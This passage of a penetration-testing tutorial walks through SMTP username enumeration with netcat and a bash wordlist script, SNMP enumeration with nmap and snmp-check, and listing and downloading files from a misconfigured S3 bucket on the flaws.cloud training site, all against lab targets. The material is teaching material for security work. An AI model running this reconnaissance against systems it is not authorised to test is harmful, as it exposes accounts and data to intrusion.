
Enumerating SMTP services

Enumerating SMTP services enables ethical hackers and penetration testers to collect information about the email services and identify any valid user accounts on the targeted system. To get started with this exercise, please use the following instructions:

1. Power-on both **Kali Linux** and **Metasploitable 2** virtual machines.
2. On **Kali Linux**, open the **Terminal** and use **Netcat** to check whether port 25 is open on the targeted system (Metasploitable 2) and identify the running service:

```
kali@kali:~$ nc -nv 172.30.1.49 25
```

1. Next, use the `VRFY root` command to determine whether `root` is a valid user.
2. Next use the `VRFY toor` to check whether the user `toor` is a valid user, as shown below:



```
kali@kali:~$ nc -nv 172.30.1.49 25
(UNKNOWN) [172.30.1.49] 25 (smtp) open
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VFTY toor
502 5.5.2 Error: command not recognized
```

As shown in the preceding screenshot, Netcat was able to successfully establish a connection to the targeted system on port 25 which further identified SMTP is running. When the `VRFY root` command was executed, the email service responses indicate the user exist. However, the email service provided an error message when a non-valid user is checked.

1. Manually checking each possible username on a targeted system can be very time-consuming. To help automate the process of SMTP enumeration, we can create a simply BASH script which intakes a pre-defined list of possible usernames and query it on the target system. Use

the following commands to create a new script using Nano:

```
kali@kali:~$ nano smtp_user_enum.sh
```

Once the Nano command-line text editor opens, enter the following code exactly as is:

```
#!/bin/bash
if [ $# -ne 2 ]; then
    echo "Usage: $0 <target_ip> <email_list>"
    exit 1
fi
target_ip="$1"
email_list="$2"
echo "Starting SMTP user enumeration..."
while IFS= read -r email; do
    # Construct the SMTP communication
    ( sleep 1; echo "HELO example.com"; sleep 1; echo "VRFY $ema
il"; sleep 1; echo "QUIT" ) | nc -nv $target_ip 25 | grep -q "25
2 2.0.0"
    if [ $? -eq 0 ]; then
        echo "User found: $email"
    fi
done < "$email_list"
echo "SMTP user enumeration finished."
```

Once you’ve finished entering the preceding code, save the script by pressing `CTRL + X`, then `Y` and `Enter` on your keyboard.


1. Next, use the following commands to make the newly saved script executable on Kali Linux:

```
kali@kali:~$ chmod +x smtp_user_enum.sh
```

1. To use the script, the `./smtp_user_enum.sh <target> <wordlist>` syntax enables you to start the SMTP enumeration on a targeted system, as with the following commands:

```
kali@kali:~$ ./smtp_user_enum.sh 172.30.1.49 /usr/share/wordlist
s/seclists/SecLists-master/Usernames/top-usernames-shortlist.txt
```

The following screenshot shows valid user names were identified while the script is running:



```
kali@kali:~$ ./smtp_user_enum.sh 172.30.1.49 /usr/share/wordlists/seclists/SecLists-master/Usernames/top-usernames-shortlist.txt
Starting SMTP user enumeration ...
(UNKNOWN) [172.30.1.49] 25 (smtp) open
too many output retries : Broken pipe
User found: root
(UNKNOWN) [172.30.1.49] 25 (smtp) open
(UNKNOWN) [172.30.1.49] 25 (smtp) open
too many output retries : Broken pipe
User found: mysql
(UNKNOWN) [172.30.1.49] 25 (smtp) open
too many output retries : Broken pipe
User found: user
(UNKNOWN) [172.30.1.49] 25 (smtp) open
too many output retries : Broken pipe
User found: ftp
```

Valid usernames found

Identifying and leveraging valid usernames and accounts helps penetration testers in gaining unauthorized access on targeted systems. Having completed this exercise, you have gained the hands-on skills on SMTP enumeration. Next, you will learn how to enumerate SNMP services on a targeted host.

Enumerating SNMP services

SNMP is a common network protocol which enables network professionals to monitor, manage and troubleshoot common networking devices. In addition, IT professionals uses SNMP to retrieve sensitive information from their devices such as the following:

- System uptime
- Device hostname
- CPU and memory utilization
- Interface status and statistics
- Operating system
- Open ports and running services

SNMP leverages the Management Information Base (MIB) which is a common database that contains specific information about an SNMP managed device. The MIB is like a tree-structure that's divided into multiple branches and each branch is used to manage a specific area of the device. On each branch of the MIB tree, there are leaves which represent specific values that enables a network professional to access the leaves to retrieve specific information about the device on the network.


To learn more about SNMP, please see: https://www.techtarget.com/searchnetworking/definition/SNMP.

To get started with SNMP enumeration, please use the following instructions:

1. Power-on the **Kali Linux** and **Metasploitable 3** (Windows version) virtual machines.
2. On **Kali Linux**, open the **Terminal** and use the followings to determine whether SNMP is running the targeted system (Metasploitable 2):

```
kali@kali:~$ sudo nmap -sU -p 161 172.30.1.48
```

The following screenshot shows SNMP is running on the targeted system on UDP port 161:



```
kali@kali:~$ sudo nmap -sU -p 161 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-31 10:28 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00028s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.71 seconds
```


1. Next, perform SNMP enumeration using the **SNMP-Check** tool, use the following commands:

```
kali@kali:~$ snmp-check -p 161 -c public -v 1 172.30.1.48
```

The following is a description for each syntax used in the preceding commands:

- `-p` : Allows you to specify the targeted port, by default its set to port 161.
- `-c` : Allows you to specify the community string to login to the targeted system, the default community string is `public` .
- `-v` : Allows you to specify the SNMP version to use, by default its set to version 1.

As shown in the following screenshot, we are able to identify a lot of sensitive information which can be used to improve future cyber-attacks on the target:



```
kali@kali:~$ snmp-check -p 161 -c public -v 1 172.30.1.48
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 172.30.1.48:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 172.30.1.48
  Hostname                      : vagrant-2008R2
  Description                   : Hardware: AMD64 Family 25 Model 80 Stepping
.1 (Build 7601 Multiprocessor Free)
  Contact                       : -
  Location                      : -
  Uptime snmp                   : 00:05:04.28
  Uptime system                 : 00:04:48.41
  System date                   : 2023-8-31 07:33:28.6
  Domain                        : WORKGROUP

[*] User accounts:

  sshd
  Guest
  greedo
  vagrant
```

The SNMP-Check tool was able to enumerate the following information from the target:

- System information
- User accounts
- Network information
- Routing information
- Network services
- Running processes
- Software components

To learn more about SNMP-Check, use the `snmp-check -h` command to display its menu and additional options.

As you have learnt, enumerating systems helps ethical hackers and penetration testers to improve their profile on targeted system and determine what’s running on them. Such information helps penetration testers to identify vulnerabilities which can be exploited to compromise the target.In the next section, you will learn how to discover data leaks in cloud storage.

Discovering data leaks in the cloud

Over the past decade, cloud computing has become one of the fastest-growing trends in the IT industry. Cloud computing allows companies to migrate and utilize computing resources within a cloud provider's data center. Cloud computing providers have a pay-as-you-go model, which means that you only pay for the resources you use. Some cloud providers allow pay-per-minute models, while others use a pay-per-hour structure.The following are popular cloud computing service providers:

- Amazon Web Services (AWS)
- Microsoft Azure
- Google Cloud Platform

Many cloud service providers offer their customers a storage service. The AWS storage facility is known as **Simple Storage Service** (**S3**). Whenever a customer enables the S3 service, a bucket is created. A bucket is a storage unit within the AWS platform where the customer can add or remove files. In Microsoft Azure, the file storage facility is known as Azure Files. Additionally, on Google Cloud, the storage facility is known as Google

Cloud Storage.In the field of cybersecurity, we need to remember when a company is using a cloud platform, the data on the cloud platform must be secured, just like it should be when stored on-premises (that is, when stored locally). Sometimes, administrators forget to enable security configurations or lack knowledge regarding the security of a cloud solution. This could lead to, say, an attacker discovering a target organization's AWS S3 buckets and downloading their content.For this exercise, we are going to use some free online learning resources from http://flaws.cloud. This is a learning environment that's been created by an AWS security professional who is helping the community learn about security vulnerabilities that can exist within AWS S3 misconfigurations.To get started with identifying data leakage with AWS S3 Buckets, please use the following instructions:

1. Power-on the **Kali Linux** virtual machine, open the **Terminal** and use the following commands to install the **S3Scanner** tool:

```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo pip3 install s3scanner
```


1. Next, install the AWS command-line package using the following commands:

```
kali@kali:~$ sudo apt install awscli
```

1. Next, configure the AWS command-line features on Kali Linux by using the following commands:


```
kali@kali:~$ aws configure
```

Simply hit Enter to use the default options as shown in the following screenshot:



```
kali@kali:~$ aws configure
AWS Access Key ID [None]:
AWS Secret Access Key [None]:
Default region name [None]:
Default output format [None]:
```

1. Next, to view all the supported features and options of the S3Scanner tool, use the `s3scanner -h` command as shown in the following screenshot:




```
kali@kali:~$ s3scanner -h
usage: s3scanner [-h] [--version] [--threads n] [--endpoint-url ENDPOINT_URL] [--endpoint-address-style {path,vhost}]
                 [--insecure]
                 {scan,dump} ...

s3scanner: Audit unsecured S3 buckets
           by Dan Salmon - github.com/sa7mon, @bltjetpack

options:
  -h, --help            show this help message and exit
  --version             Display the current version of this tool
  --threads n, -t n     Number of threads to use. Default: 4
  --endpoint-url ENDPOINT_URL, -u ENDPOINT_URL
                        URL of S3-compliant API. Default: https://s3.amazonaws.com
  --endpoint-address-style {path,vhost}, -s {path,vhost}
                        Address style to use for the endpoint. Default: path
  --insecure, -i        Do not verify SSL

mode:
  {scan,dump}           (Must choose one)
    scan                Scan bucket permissions
    dump                Dump the contents of buckets
```

1. Next, let’s use the **NSlookup** within Kali Linux to retrieve the IP address of the targeted server:

```
kali@kali:~$ nslookup flaws.cloud
```

1. The following screenshot shows NSlookup was able to retrieve multiple public IP addresses for the hosting server:




```
kali@kali:~$ nslookup flaws.cloud
Server:         172.16.17.18
Address:        172.16.17.18#53

Non-authoritative answer:
Name:   flaws.cloud
Address: 52.92.148.75
Name:   flaws.cloud
Address: 52.92.227.27
Name:   flaws.cloud
Address: 52.218.182.154
```

1. Next, let’s use NSlookup again to retrieve the hostname of the AWS S3 Bucket server:

```
kali@kali:~$ nslookup 52.92.148.75
```

The following screenshot the hostname of the server, including the name of the AWS S3 Bucket:




```
kali@kali:~$ nslookup 52.92.148.75
75.148.92.52.in-addr.arpa       name = s3-website-us-west-2.amazonaws.com.
```

An AWS S3 bucket's URL format is usually in the form of `https://<bucketname> <region>.amazonaws.com`. Therefore, by using the information from the URL, the following can be determined:

- S3 Bucket name: s3-website

- Hosting region: us-west-2


AWS S3 buckets are not only used to store data such as files. They are also used to host websites. Therefore, we can use `flaws.cloud` as a prefix to the AWS S3 bucket URL to get the following URL:http://flaws.cloud.s3-website-us-west-2.amazonaws.com The following screenshots the contents of the preceding URL:


flAWS
Not secure
flaws.cloud.s3-website-us-west-2.amazonaws.com
FLAWS
Welcome to the flAWS challenge!

1. Next, let's use S3Scanner to verify that a bucket exists and the available permissions:

```
kali@kali:~$ s3scanner scan --bucket http://flaws.cloud
```

As shown in the following screenshot, an AWS S3 Bucket exist:




```
kali@kali:~$ s3scanner scan --bucket http://flaws.cloud
http | bucket_exists | AuthUsers: [], AllUsers: []
```

1. Next, let’s attempt to view the contents of the AWS S3 bucket, use the following commands:

```
kali@kali:~$ aws s3 ls s3://flaws.cloud --region us-west-2 --no-sign-request
```

As shown in the following screenshot, there are some files within the S3 bucket;



```
kali@kali:~$ aws s3 ls s3://flaws.cloud --region us-west-2 --no-sign-request
2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2020-05-22 14:16:45       3162 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html
```

1. Next, let's attempt to download the files onto our Kali Linux machine. Use the following commands to create a folder and download the files into the newly created folder:

```
kali@kali:~$ mkdir s3_bucket_files
kali@kali:~$ cd s3_bucket_files
kali@kali:~/s3_bucket_files$ aws s3 cp s3://flaws.cloud/secret-d
d02c7c.html --region us-west-2 --no-sign-request secret-dd02c7c.
html
```

The `cp` syntax specifies the file to download, `--region` allows us to specify the location of the AWS S3 Bucket and `--no-sign-request` specifies to do not use any user credentials.

1. Lastly, you can use the `cat` or `open` command to view the contents of the downloaded file, as shown below:

```
kali@kali:~/s3_bucket_files$ cat secret-dd02c7c.html
kali@kali:~/s3_bucket_files$ open secret-dd02c7c.html
```

